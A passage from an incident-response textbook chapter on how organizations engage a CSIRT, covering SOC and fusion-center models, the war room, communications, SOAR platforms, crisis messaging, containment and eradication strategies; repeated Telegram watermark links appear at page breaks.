A CSIRT functions is much the same way as a fire department. A fire department has specifically trained professionals who are tasked with responding to emergency situations with specialized equipment to contain and eradicate a fire. In order to engage a fire department, a citizen must contact emergency services and provide key information, such as the nature of the emergency, the location, and whether any lives are in danger. From here, this information is passed on to the fire department, which dispatches resources to the emergency.

https://t.me/learningnets

The process of engaging a CSIRT is very similar to engaging a fire department. Internal or external personnel needs to escalate indications of a cybersecurity incident to the appropriate personnel. From here, resources are dispatched to the appropriate location(s), where those on the ground will take the lead in containing the incident and eradicating or limiting potential downtime or loss of data. To make this process as efficient as possible, the following components of the engagement process are critical:

- CSIRT models provide a framework that places the CSIRT and the associated escalation procedures within the organizational structure
- A **war room** describes the location from which the CSIRT manages the incident
- Communication address the ability of the CSIRT to communicate properly
- The rotation of staff manages the need to rest personnel during a prolonged incident

CSIRT engagement models

How an organization engages its CSIRT capability is largely dependent on how it is structured. Organizations configure their CSIRT to best fit their structure and resources. The following three basic structures can serve as a guide for placing the CSIRT within the most suitable part of the organization to facilitate speedy escalation, as well as capturing as many details of the incident as possible, in order for a proper investigation to take place.

Security operations center escalation

In this organizational model, the **Security Operations Center** (**SOC**) is responsible for handling the initial incident detection or investigation. In general, the SOC is responsible for the management of the security tools that monitor the network infrastructure. It has direct access to event management, intrusion prevention and detection, and antivirus systems. From here, it can view events, receive and review alerts, and process other security-related data.

SOC escalation is a common model among organizations that have a dedicated SOC, either through in-house personnel, a third-party **Managed Security Service Provider** (**MSSP**), or a **Managed Detection and Response** (**MDR**) provider. In this model, there are clearly defined steps, from the initial notification to the engagement of the CSIRT, as follows:

1. An alert or detection is received by the SOC or Tier 1 analyst.
2. The SOC or Tier 1 analyst conducts the initial analysis and then determines whether the alert or detection meets the criteria for an incident.
3. If warranted, the analyst will then escalate the incident to the SOC manager.
4. After a review by the SOC manager, the incident is escalated to an on-call incident response analyst(s).

https://t.me/learningnets

5. The CSIRT analyst(s) will review the alert or detection and determine whether the incident warrants engaging the entire CSIRT capability based on its severity.
6. Depending on the severity of the incident, the CSIRT analysts will either address it or escalate it to the CSIRT manager to engage the entire CSIRT capability.

The following diagram shows the flow of incident escalation from detection to escalation to the CSIRT manager:




Figure 2.1 – The SOC engagement model

In this model, there are several issues of concern that need to be addressed by the CSIRT and SOC personnel, as follows:

- First, engaging the CSIRT in this manner creates a situation where there are several individuals handling an incident before the CSIRT is fully engaged. This increases the time between the detection and the CSIRT response, which could increase the potential impact of an incident.
- Second, if the incident escalation is not properly documented, the CSIRT manager would have to engage the SOC manager for clarification or additional information, thereby increasing the time taken to properly address an incident.
- Third, the SOC personnel requires training to determine which observed events constitute an incident and which may be false positives. The CSIRT may suffer from burnout and become weary of the SOC chasing up false incidents.
- Finally, communication between the SOC and the CSIRT needs to be clear and concise. Any gap in their ability to share information in real time will cause additional confusion.

https://t.me/learningnets

Another variation of this model, common within organizations without a dedicated SOC, is where an initial security incident is received by either a helpdesk or a network operations center. This adds further complexity in terms of engaging the CSIRT in a timely manner, as this kind of personnel is often not trained to address incidents of this nature.

> **Tip**
> The best practice in a case such as this is to have several of the personnel on these teams trained in cybersecurity analysis, to address initial triage and a proper escalation.

A SOC integration model

To limit some of the drawbacks of the SOC escalation model, some organizations embed the SOC within the overall CSIRT. Placing the SOC in such a structure may prove to be a more efficient fit since the SOC has responsibility for the initial alerting and triaging function, which is directly related to the CSIRT.

In this model, the SOC analyst serves as the first tier. As previously discussed, they have the first view of security events or security control alerts. After processing and triaging the alert, they have the ability to immediately escalate the incident to the Tier 2 analyst, without having to engage a manager who would then escalate it to the CSIRT manager. This process is highlighted in the following diagram:




Figure 2.2 – A SOC integrated model

This model has some distinct advantages over the previous one. First, the CSIRT has a greater degree of visibility into what the SOC is seeing and doing. Furthermore, having the SOC embedded within

https://t.me/learningnets

the CSIRT allows the CSIRT manager and their team to craft more efficient policies and procedures related to incidents. A second distinct advantage of this approach is that the incident escalation is completed much faster and likely with greater precision. With the SOC analyst directly escalating to the next tier of CSIRT personnel, the entire process is much faster, and a more detailed analysis is performed as a result.

This approach works well in organizations with a dedicated SOC that is in-house and not outsourced. For organizations making use of a network operations center or a helpdesk, and without a dedicated SOC, this approach is not realistic, as those functions are often managed outside of the CSIRT or even the network security teams. One other issue is that, depending on the size of the SOC and CSIRTs, additional CSIRT managers may be required in order to address the day-to-day workload of both the SOC and the CSIRT.

A fusion center

As threat intelligence becomes an increasing part of daily security operations, one organizational structure that addresses this trend is the CSIRT fusion center. In this case, the CSIRT analysts, SOC analysts, and threat intelligence analysts team up within a single team structure. This merges the elements of a SOC- and CSIRT-combined structure with dedicated threat intelligence analysts. In such a scenario, the threat intelligence analysts would be responsible for augmenting incident investigations with external and internal resources related to the incident. They could also be leveraged for detailed analysis in other areas related to the incident. The following diagram shows the workflow from the fusion center director to the various personnel responsible for incident management:




Figure 2.3 – A fusion center model

https://t.me/learningnets

As organizations continue to develop threat intelligence resources within their security operations, this model allows the CSIRT to make use of that capability without having to create new processes. In *Chapter 17* we will discuss threat intelligence in greater depth and explain how this capability may enhance incident investigations.

Alongside additional personnel, the fusion center model makes use of additional technologies. The SOC models will often use a **Security Information and Event Management** (**SIEM**) system to provide network visibility and detect intrusions via log and alerting sources. The fusion center will often also make use of **Security Orchestration, Automation, and Response** (**SOAR**), which is discussed later in this chapter. Both tools provide network visibility and the ability to quickly pivot to key systems during an incident.

The CSIRT fusion center is not widely deployed, largely because threat intelligence integration is a relatively new methodology, as well as it being resource intensive. Very few organizations have the resources in either technology or personnel to make this type of structure effective. Pulling in full-time threat intelligence analysts, as well as various paid and open source feeds (and the technology to support them), is often cost-prohibitive. As a result of this, there are not many organizations that can leverage a full-time threat intelligence analyst as part of their CSIRT capability.

Investigating incidents

Once the CSIRT is engaged, one of its primary tasks is to investigate the incident. The lion's share of this volume addresses the various methods that can be leveraged when investigating an incident. The primary goal of the CSIRT is to utilize methods that follow a systems analysis to address the following key facets of an incident:

- **Identifying the scope**: In some incidents, the actual scope may not be clearly defined at the initial detection stage. For example, a law enforcement agency may contact an organization to indicate that a C2 server has been taken down. During an analysis of that system, the external IP address of the organization has been identified. From this data point, the scope is first defined as the entire network. From here, the CSIRT would analyze data from the firewall or web proxy to identify the internal systems that were found to be communicating with the C2 server. From this data, they would narrow down the initial scope of the incident to those systems that had been impacted.

  When attempting to identify the scope of the incident, there is a drive to find patient zero, or the first system that was compromised. In some incidents, this may be easy to discover. A phishing email containing a PDF document that, when opened, executes malware can be easily identified by the user or security control. Other attacks may not be so obvious. While finding patient zero does provide a good deal of data for root-cause analysis, it is more important to identify the scope of the incident first, rather than looking for a single system.
- **Identifying the impact**: Another key consideration is determining the impact of the incident. Those that have been exposed to the fundamental concepts of information security will be

https://t.me/learningnets

well familiar with the **CIA triad**. The CIA triad represents the elements of security within an information system: **confidentiality**, **integrity**, and **availability**. Any breach or violation of security will have an impact on one or more of these elements. For example, a ransomware incident that impacts 15 production servers impacts the availability of the data on those systems. Impacts on availability that are related to the incident, either occurring as a direct result, due to adversary actions, or the time it takes to respond and remediate, are important factors to determine the incident's impact. Other incidents, such as the theft of intellectual property, impact the confidentiality of data. Finally, incidents involving unauthorized manipulation of source code or other data impact the integrity of that data. The following diagram highlights the CIA triad:



Figure 2.4 – The CIA triad

Understanding the potential impact of an incident is important for making decisions concerning the resources that are allocated for a response. A **Distributed Denial-of-Service** (**DDoS**) attack against a non-critical service on the web will not necessitate the same type of response as when discovering credit card-harvesting malware within a retail payment infrastructure. The impact also has a direct bearing on compliance with laws and other regulations. Understanding the potential impact of an incident on compliance is critical in ensuring that a proper response is conducted.

- **Identifying the root cause**: The central question that IT professionals and managers will ask during, and especially after, an incident is: how did this happen? Organizations spend a great deal of money and resources on protecting their infrastructure. If an incident has occurred that causes an impact, there will be a need to understand how it happened. The goal of an incident investigation is to determine what sequence of events, vulnerabilities, or other conditions

https://t.me/learningnets

were present that led to the incident and its impact. Often, the root cause of an incident is not a simple vulnerability but a sequence of events and conditions that allowed an adversary to penetrate security systems and conduct their attack. Through an investigation, these events and conditions can be identified so that they are corrected, or otherwise controlled.

- **Incident attribution**: One area of debate within incident investigation is incident attribution. With attribution, the CSIRT or investigative body attempts to determine which organization was behind the attack. Incidents may be attributed to nation-state actors, criminal groups, or other cyber adversaries.

  While there is some importance to attribution from a threat intelligence perspective (*Chapter 17* will address attribution as far as it relates to incident response), resources are better off spent on investigating or containing an incident. Attempting to ascertain the group or groups responsible for an attack is time-consuming, with few positive returns. If the organization's leadership is adamant about determining attribution, the best approach is to comprehensively document the incident and pass off the data to a third party that specifically addresses attribution. Such organizations often combine data from several incident investigations to build a dossier on certain groups. If the data supplied matches the activities of one of these groups, they may be able to provide some context in terms of attribution.

The CSIRT war room

Another consideration when engaging a CSIRT is the need to have a single location from which the CSIRT can operate. There are several terms in use for the physical location that a CSIRT can operate from, such as a SOC or a crisis suite, but a simpler term is a war room. A war room can be set up as necessary; or, in some instances, a dedicated war room is set aside. In the former case, an existing meeting room is purposed as the war room for the duration of the entire incident. This is often the preferred option for those organizations that do not have a high enough number of incidents to necessitate a dedicated war room. For those organizations that experience a higher number of incidents or more complex incidents, there may be a need to create a dedicated war room.

The war room should have the following capabilities to facilitate a more orderly response to incidents:

- **Workspaces**: Each member of the CSIRT core team should have a dedicated workspace in which to perform analysis and other incident-related tasks. Workspaces should include network connectivity, power, and monitors, along with specialized digital forensics tools.
- **Team displays**: One of the frustrations that CSIRT members may encounter during an incident is the inability to share the output of the analysis. An overhead projector or a large screen can facilitate better sharing of data across the entire team.
- **Note sharing**: Along the lines of sharing data through team displays, there may also be a need to share information among teams that are geographically dispersed. This may also be facilitated by using collaboration tools such as OneNote, SharePoint, or a wiki created for the incident.

https://t.me/learningnets

- **Whiteboards**: There is a good deal of information flowing in and out of a war room. Data related to assignments and running lists of compromised systems are best left on a whiteboard so that they are clear to everyone.
- **Limited access**: The CSIRT should limit access to a war room to only those personnel who have a legitimate need to enter. Limiting access to this area prevents sensitive information from falling into the wrong hands.

Communications

One area of consideration that is often overlooked by organizations is how to communicate within a larger organization during an incident. With email, instant messaging, and voice calls, it may seem as though organizations already have the necessary tools to appropriately communicate internally. These communication platforms may need to be set aside in the event of an incident impacting user credentials, email systems, or other cloud-based collaboration platforms. For example, a common attack observed is the Office 365 cloud-based email being compromised. If attackers have gained access to the email system, they may have also compromised associated instant messaging applications, such as Skype. Given this, relying on these applications during an incident may, in fact, be providing the attackers with an insight into the actions of the CSIRT.

If it is suspected that these applications have been compromised, it is critical to have a secondary—and even tertiary—communications option. Commercially acquired cell phones are often a safe alternative. Furthermore, CSIRT members may leverage free or low-cost collaboration tools for a limited time. These can be leveraged until such time that the usual communication platforms are deemed safe for use.

Rotating staff

Prolonged incident investigations can begin to take their toll on CSIRT personnel, both physically and mentally. While it may seem prudent at the time to engage a team until an incident has been addressed, this can have a detrimental impact on the team's ability to function. Studies have shown the negative cognitive effects of prolonged work with little rest. As a result, it is imperative that the **Incident Commander** (**IC**) places responders on shifts after approximately 12-24 hours have passed.

For example, approximately 24 hours after an incident investigation has been started, it will become necessary to start rotating personnel so that they have a rest period of 8 hours. This also includes the IC. During a prolonged incident, an alternative IC should be named, to ensure continuity and that each of the ICs gets the appropriate amount of rest.

Another strategy is to engage support elements during a period of inactivity in an incident. These periods of inactivity generally occur when an incident has been contained and potential **Command-and-Control** (**C2**) traffic has been addressed. Support personnel can be leveraged to monitor the network for any changes, giving the CSIRT time to rest.

https://t.me/learningnets

SOAR

A CSIRT requires that a large and diverse group of people are brought together to properly address an incident. Whatever model an organization chooses to incorporate the functions of the CSIRT, there is still a good deal of coordination and information that needs to be analyzed and reported.

> **Note**
> SOAR technologies are most often found in organizations with a more mature security posture. This is usually in organizations that have a dedicated SOC or fusion center. Other key customers that utilize this technology are MSSP or MDR providers. This is due to the cost of not only purchasing a commercial SOAR product but also its continual maintenance. Most organizations will not have the need for such a platform if they are addressing a small number of incidents per year. This material is included for familiarizing purposes.

The technology research firm Gartner defines a SOAR as:

> *Solutions that combine incident response, orchestration and automation, and threat intelligence (TI) management capabilities in a single platform. SOAR tools are also used to document and implement processes (aka playbooks, workflows and processes); support security incident management; and apply machine-based assistance to human security analysts and operators.*

SOAR platforms are the amalgamation of three separate tools. The first of these is an **Incident Response Platform** (**IRP**). This tool is used to manage incident response workflows, case management, and the CSIRT's knowledge base. The second tool is the **Security Orchestration and Automation** (**SOA**). This tool is used to manage incident playbooks, workflows, and processes. The SOA also automates low-level tasks, such as isolating an endpoint in response to malware detection and then notifying a SOC or CSIRT analyst. The final tool that makes up a SOAR is a **Threat Intelligence Platform** (**TIP**). A TIP is used to aggregate **Indicators of Compromise** (**IOC**) from internal or external sources. The TIP can then be used to enrich an alert from an **Intrusion Detection System** (**IDS**) to provide further context to the detection.

For example, a malware detection tool is tied into an organization's event management system. Something is detected and the information associated with the detection is forwarded to the SIEM. From here, the SIEM feeds data into the SOAR. Based on the parameters, the SOAR's playbooks immediately isolate the system from the network. The file hash is compared against the threat intelligence feeds and indicates that the file belongs to the BazarLoader family. Finally, a notice is sent to the CSIRT's Slack channel, and they are able to respond to the infection and clean the system before reconnecting it to the network.

There is a wide range of commercial and open source SOAR solutions. Even with the wide range of options available to organizations, most of these SOAR solutions, open source included, have the following capabilities:

https://t.me/learningnets

- **Alert prioritization**: CSIRT and SOC teams often have to address alerts from a variety of sources with a variety of severities. SOAR platforms are capable of tying a variety of alert sources, such as **Endpoint Detection and Response** (**EDR**) tools, IDSs and **Intrusion Prevention Systems** (**IPSs**), and **Vulnerability Management Systems** (**VMSs**), into a single source. From here, priorities for these alerts can be assigned to the SOC and CSIRT to ensure the most critical alerts are addressed first.
- **Automation**: SOAR platforms have the capability to execute low-level tasks that are often executed by CSIRT or SOC personnel. In the previous example, the SOAR platform was configured to isolate the endpoint upon detection of the malware and then notify the CSIRT. Other actions include blocking file hashes and cutting off network connections.
- **Collaboration**: The ability of the SOAR to aggregate alerts along with other incident data provides SOC and CSIRT personnel with the perfect platform to collaborate. Incidents can be investigated and documented in a central location, with actions being directed and communicated properly. Furthermore, everyone involved in an incident has visibility into other team members' actions so that potential conflict can be avoided.
- **Threat intelligence enrichment**: There is a range of external and internal threat intelligence sources that provide additional context around IOCs. A SOAR can be used to enrich a detection and provide context to the indicators. For example, an IP address detected by an IPS can be pulled into the SOAR, which indicates that the IP address is associated with the post-exploitation tool Cobalt Strike, enriching threat intelligence, providing additional information to the CSIRT, and alerting them to a potentially severe intrusion.
- **Reporting**: SOAR platforms are also an excellent way to manage all the data across multiple incidents and provide extensive reporting on incidents and performance metrics. They will often have the ability to tailor the reporting to various audiences, including analysts, managers, and directors.

It is important to remember that the SOAR is not a replacement for a professional security analyst. Rather, SOC and CSIRT personnel should view the toolset as an augmentation that allows them to conduct investigations and respond at scale. It is nearly impossible to have complete visibility into even a modest-sized enterprise network. SOAR platforms perform much of the low-level activity so that CSIRT and SOC personnel can focus on the more high-level incident investigation and response activities.

Incorporating crisis communications

The notion that serious security incidents can be kept secret has long passed. High-profile security incidents, such as those that impacted Target and TJX, have been made very public. Adding to this lack of secrecy are the new breach notification laws that impact organizations across the globe. The **General Data Protection Regulation** (**GDPR**) Article 33 has a 72-hour breach notification requirement.

https://t.me/learningnets

Other regulatory or compliance frameworks, such as the **Health Insurance Portability and Accountability Act** (**HIPAA**) Rule 45 CFR, § § 164.400-414, stipulate that notifications are to be made in the event of a data breach. Compounding legal and regulatory communication pressures need to be communicated to internal business units and external stakeholders. While it may seem that crafting and deploying a communications plan during an incident is a waste of resources, it has become a necessity in today's legal and regulatory environment. When examining crisis communications, the three following focus areas need to be addressed:

- Internal communications
- External communications
- Public notification

Each of these represents a specific audience and each requires different content and tone of messaging.

Internal communications

Internal communications are the kinds of communications that are limited to the business or organization's internal personnel and reporting structure. Several business units need to be part of communications. The legal department will need to be kept abreast of the incident, as they will often have to determine reporting requirements and any additional regulatory requirements. Marketing and communications can be leveraged for crafting communications to external parties. This can best be facilitated by including them as early as possible in the process so that they have a full understanding of the incident and its impact. If the incident impacts any internal employees, Human Resources should also be included as part of internal communications.

One of the critical groups that are going to want to be informed as the incident unfolds is the C-suite and, more specifically, the CEO. A CSIRT will often fly well below the line of sight of senior leadership until there is a critical incident. At that point, the CEO will become very interested in the workings of the CSIRT and how they are addressing the incident.

With all of these parties needing to be kept in the loop, it is critical to ensure orderly communications and limit misinformation. To limit confusion, the IC or CSIRT lead should serve as a single point of contact. This way, for example, the legal department does not contact a CSIRT analyst to receive information about an investigation that is, at that time, speculative. Relying on this type of information can lead to serious legal consequences. To keep everyone informed, the CSIRT lead or IC should conduct periodic updates throughout each day of the incident. The cadence of these communications is dependent on the incident type and severity, but having a cadence of every 4 hours, with a conference call during the working hours of 6 a.m. to 10 p.m., will ensure that everyone is kept up to date.

In addition to a regular conference call, the CSIRT lead or the IC should prepare a daily status report to be sent to senior leadership. This daily status report does not have to be as comprehensive and detailed as a digital forensics report but should capture significant actions taken, any incident-related data that has been obtained, and any potential factors that may limit the ability of the CSIRT to function. At a

https://t.me/learningnets

minimum, a daily status meeting, in conjunction with this report, should be conducted with senior leadership and any other personnel that is required to be in attendance over the course of the incident.

External communications

Incidents may have a downstream impact on other external entities outside of the organization that is suffering the incident. Some of these external entities may include suppliers, customers, transaction processing facilities, or service providers. If any of these organizations have a direct link—such as a **Virtual Private Network** (**VPN**)—to the impacted organization, external partners need to be informed sooner rather than later. This is to limit any possibility that an attacker has leveraged this connection to compromise other organizations.

> **Note**
>
> A significant area of concern when addressing incident management and external communications for **Managed Service Providers** (**MSPs**) is the trend of attackers targeting MSPs first, with the intent of using them as a jumping-off point into other organizations through established VPNs.
>
> One perfect example of this is the Target breach, where attackers compromised a **Heating, Ventilation, and Air Conditioning** (**HVAC**) vendor as the initial point of entry. Attackers are using this tried-and-true method of attacking MSPs using ransomware, now with the intent of compromising more than one organization per attack.

At a minimum, an organization should inform external parties that they are dealing with an incident and, as a precaution, the connection will be blocked until the incident has been addressed. This can then be followed up with additional information. Much like internal communications, setting a regular cadence may go a long way in smoothing out any damage to a working relationship as a result of an incident. In some cases, well-trusted external parties may be made part of regular daily status updates.

Public notification

As discussed previously, there are several legal and compliance requirements that need to be taken into consideration when discussing the notification of customers or the general public about an incident. Organizations may have to walk a fine line in terms of complying with the requirements of regulations such as HIPAA, without disclosing operational details of an incident still under investigation. Compounding this pressure are the possible implications on stock value or the potential for lost business. With all these pressures, it is critical to craft a message that is within the legal or compliance requirements but that also limits the damage to the organization's reputation, revenue, or stock value.

Despite being directly related to the incident at hand, the CSIRT should not be responsible for crafting a public notification statement. Rather, the CSIRT should be available to provide insight into the incident investigation and answer any questions. The two best business units that should be involved in crafting a message are the legal and marketing departments. The marketing department would be tasked with crafting a message to limit the potential backlash from customers. The legal department

https://t.me/learningnets

would be tasked with crafting a message that meets legal or regulatory requirements. The CSIRT should advise as far as possible but these two business units should serve as the point of contact for any media or public questions.

Incorporating containment strategies

Containment strategies are the actions taken during an incident to limit damage to specific systems or areas of the network. It is critical for organizations to have prepared these in the event of an incident. The rise of ransomware that combines elements of viruses and worms that can quickly spread through an organization highlights the need to rapidly contain an outbreak before it impacts too many systems. What compounds the challenge of containment is that many enterprise IT systems utilize a *flat* topology, whereby the bulk of systems can communicate with each other. In this type of environment, ransomware and other worms can quickly propagate via legitimate protocols, such as **Remote Desktop Services** (**RDS**) or through the **Server Message Block** (**SMB**), which were popular during the WannaCry ransomware campaign, which leveraged the EternalBlue vulnerability in the Windows OS SMB installation. For more information, visit `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144`.

In order to address containment, an organization should have a clear idea of the network topology. This type of network awareness can be achieved through outputs of network discovery tools, up-to-date network diagrams, system inventories, and vulnerability scans. This data should be shared with the CSIRT so that an overall view of the network can be achieved. From here, the CSIRT should coordinate containment plans with network operations personnel so that an overall containment strategy can be crafted, and the potential damage of an incident limited. Having network operations personnel as part of the technical support personnel goes a long way in ensuring this process is streamlined and containment is achieved as quickly as possible.

One other aspect of how infrastructure is managed that has a direct impact on incident management is that of change management. Mature IT infrastructures usually have a well-documented and governed change management process in place. During an incident, however, the CSIRT and support personnel cannot wait for change management authorization and a proper change window to implement changes. When exercising containment strategies, IT and organizational leadership should fully understand that changes are going to be made based on the incident. This does not absolve the CSIRT and IT personnel from exercising due care and ensuring that changes are well documented.

In terms of containing a malware outbreak such as a ransomware attack, there are several strategies that can be employed. Ideally, organizations should have some ability to isolate segments of the network from each other, but in the event that this is not possible, CSIRT and IT personnel can take one or more of the following measures:

- **Physical containment**: In this case, the physical connection to the network is removed from the system. This can be as simple as unplugging the network cable, disabling wireless access, or disabling the connection through the operating system. While this sounds simple, there are

https://t.me/learningnets

several factors that can make this strategy challenging for even the smallest organization. The first is the ability to physically locate the systems impacted. This may be a simpler task inside a data center where the impacted systems are in the same rack, but attempting to physically locate 20 to 30 desktops in a fairly corporate environment takes a great deal of effort. In the time that it would take to remove 20 systems from the network, the malware could have easily spread across to other systems. Further compounding the difficulty of physical containment is the challenge of addressing geographically diverse systems. Having a data center or other operating site an hour's drive away would necessitate having an individual on that site to perform the physical containment. As you can imagine, physically containing a malware outbreak or another incident can be very difficult if the scope of the incident is beyond the capability of the CSIRT. Physical containment should be reserved for those incidents where the scope is limited and the CSIRT personnel can immediately remove the systems from the network.

- **Network containment**: A network containment strategy relies heavily on the expertise of network engineers or architects. It is for this reason that they are often included as part of the technical support personnel within the CSIRT and should be involved in any containment strategy planning. With this containment strategy, the network administrator(s) will be tasked with modifying switch configurations to limit the traffic from infected systems on a subnet to other portions of the network. This containment strategy may require modification of configurations on individual switches or using the management console. One aspect of this approach that needs to be addressed is how the organization handles change control. In many organizations, it is common practice to review any switch configuration changes as part of the normal change control process. There needs to be an exception written into that process to facilitate the rapid deployment of switch configuration changes during a declared incident. Network administrators should also ensure that any changes that are made are properly documented so that they can be reversed or otherwise modified during the recovery phase of an incident.
- **Perimeter containment**: The perimeter firewall is an asset well suited for containment. In some circumstances, the perimeter firewall can be utilized in conjunction with network containment in a Russian nesting-doll approach, where the CSIRT contains network traffic at the perimeter and works its way to the specific subnets containing the impacted systems. For example, malware will often download additional code or other packages via tools such as PowerShell. In the event that the CSIRT has identified the external IP address that is utilized by the malware to download additional packages, it can be blocked at the firewall, thereby preventing additional damage. From here, the CSIRT can then work backward from the perimeter to the impacted systems. The organization can then leave the rule in place until such time that it is deemed no longer necessary. As with network containment, it is important to address any change control issues that may arise from making changes to the firewall ruleset.
- **Virtual containment**: With the advent of cloud computing and virtualization, many organizations have at least partially moved systems such as servers from physical systems to virtualized systems. Virtualization provides a great deal of flexibility to organizations during normal operations but is also advantageous in the event that an incident may need to be contained. First, hypervisor

https://t.me/learningnets

software such as VMware's ESXi platform can be utilized to remove the network connection from multiple systems at once. Organizations may also make use of virtual switching in much the same way as physical switches in terms of containment. Finally, virtualization software allows for the pausing of systems during an incident. This is the preferred method, as suspending or pausing a virtual machine during an incident preserves a good deal of evidence that can be examined later.

Once an incident is properly contained, the CSIRT and other personnel have some time to organize and begin the process of investigating the incident. They are also well situated to begin the process of removing the intruder and their tools from the network.

Getting back to normal – eradication, recovery, and post-incident activity

Once an incident has been properly and comprehensively investigated, it is time to move into the eradication and recovery phase. There may be a good deal of haste in getting to this stage, as there is a strong desire to return to normal operations. While there may be business drivers at play here, rushing eradication and recovery may reintroduce an unidentified compromised system that has been overlooked. In other scenarios, it could be possible to miss the patching of previously compromised systems, leaving them open to the same exploits that previously compromised them or, worse, placing a still-infected system back on the network. For this reason, we will thoroughly address both eradication and recovery strategies.

Eradication strategies

The unfortunate reality with modern malware is that there is no surefire way to ensure that all malicious code has been removed. In the past, organizations could simply scan the system with an antivirus program to trace the offending malicious code. Now, with malware techniques such as process injection or DLL hijacking, even if the original code is removed, there is still a chance that the system is still infected. There is also the possibility that additional code that has been downloaded is also installed and will go undetected. As a result, most eradication strategies rely on taking infected machines and reimaging them with a known good image or reverting to a known good backup.

A strategy that is often employed in the cases of malware and ransomware is to make use of three separate **Virtual LAN** (**VLAN**) segments and reimage the infected machines. First, all the infected machines are placed onto their own separate VLAN. From here, the CSIRT or system administrator will move one of the infected systems onto a secondary staging VLAN. The system is then reimaged with a known good image, or a known good backup is utilized. From here, once the system has been reimaged or has the backup installed, it is then moved to a production VLAN, where additional monitoring is conducted to ensure that there is no remaining infection or compromise. The following diagram shows a simple network structure that facilitates this recovery strategy:

https://t.me/learningnets

